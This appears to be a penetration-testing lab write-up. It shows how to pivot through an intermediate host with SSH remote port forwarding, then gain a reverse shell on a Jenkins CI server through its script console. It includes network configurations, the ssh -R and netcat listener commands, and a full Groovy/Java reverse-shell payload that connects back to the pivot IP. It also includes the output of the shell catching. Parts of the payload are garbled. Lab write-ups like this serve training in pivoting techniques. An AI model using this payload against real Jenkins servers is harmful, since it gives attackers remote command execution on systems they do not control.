

CI machine

```
C:\Users\ciadmin>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    IPv4 Address. . . . . : 192.168.234.150
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\Users\ciadmin>
```

Attacking machine

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.179.128 netmask 255.255.255.0 broadcast 192.168.179.255
    inet6 fe80::246e:236d:cd38:ab7d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:cb:34:f7 txqueuelen 1000 (Ethernet)
    RX packets 2701 bytes 1231472 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2790 bytes 442102 (431.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Pivot machine

Red represents same network as CI machine.

Orange represents same network as attacking machine.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.234.180 netmask 255.255.255.0 broadcast 192.168.234.255
    inet6 fe80::912e:81b6:bc54:c5cb prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:cf:42:da txqueuelen 1000 (Ethernet)
    RX packets 1596 bytes 843740 (823.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4966 bytes 6406236 (6.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.179.130 netmask 255.255.255.0 broadcast 192.168.179.255
    inet6 fe80::f334:82da:bd10:a947 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:cf:42:e4 txqueuelen 1000 (Ethernet)
    RX packets 2812 bytes 446432 (435.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2516 bytes 1202949 (1.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Remote port forwarding

Anything that goes to pivot machine port 5555 will be forwarded to attacking machine port 5555. In this case it is a netcat listener.

```
[X]-[user@attack]-[~/ssh]
└─ $sshR 5555:192.168.234.180:5555 user@pivot -N
Warning: remote port forwarding failed for listen port 5555
```

```
[X]-[user@pivot]-[~]
└─ $rlwrap nc -nlvp 5555
```

```
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```


Anything that goes to pivot machine port 80 will be forwarded to attacking machine port 80. In this case it is a web server.

```
[user@attack]~[~/ssh]
$ sudo ssh -R 80:192.168.234.180:80 user@pivot -N
Warning: remote port forwarding failed for listen port 80
```

```
[X]~[user@pivot]~[~/Desktop]
$ sudo updog -d . -p 80
[+] Serving /home/user/Desktop...
* Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
```

Putting theory to test

On ci machine



On attacking machine

```
[X]~[user@pivot]~[~/Desktop]
$ sudo updog -d . -p 80
[+] Serving /home/user/Desktop...
* Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
192.168.234.150 - - [06/Nov/2021 01:09:14] "GET / HTTP/1.1" 200 -
192.168.234.150 - - [06/Nov/2021 01:09:14] "GET /favicon.ico HTTP/1.1" 200 -
```

On CI machine

```
String host="192.168.234.180";int port=5555;String cmd="powershell.exe";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available(>0))so.wri
te(pi.read());while(pe.available(>0))so.write(pe.read());while(si.available(>0))po.write(si.read
());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception
e){}};p.destroy();s.close();
```

The screenshot shows the Jenkins web interface in a browser. The address bar indicates the URL is `ci:8080/script`. The top navigation bar includes links for Getting Started, Start, Parrot OS, Community, Docs, Git, CryptPad, Privacy, Pentest, Learn, and Donations and Gadgets. The main header displays the Jenkins logo and the word "Jenkins". Below the header is a "Dashboard" section with a list of links: New Item, People, Build History, Manage Jenkins, My Views, Lockable Resources, and New View. A "Build Queue" section shows "No builds in the queue." and a "Build Executor Status" section is partially visible. The main content area is titled "Script Console" and contains the following text: "Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. L
`println(Jenkins.instance.pluginManager.plugins)`
All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.mode`
1 `String host="192.168.234.180";int port=5555;String cmd="cmd.exe";Process p=r`

On attacking machine

```
[X]-[user@pivot]-[~]
$rlwrap nc -nlvp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.234.150.
Ncat: Connection from 192.168.234.150:55408.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ciadmin\.jenkins>
```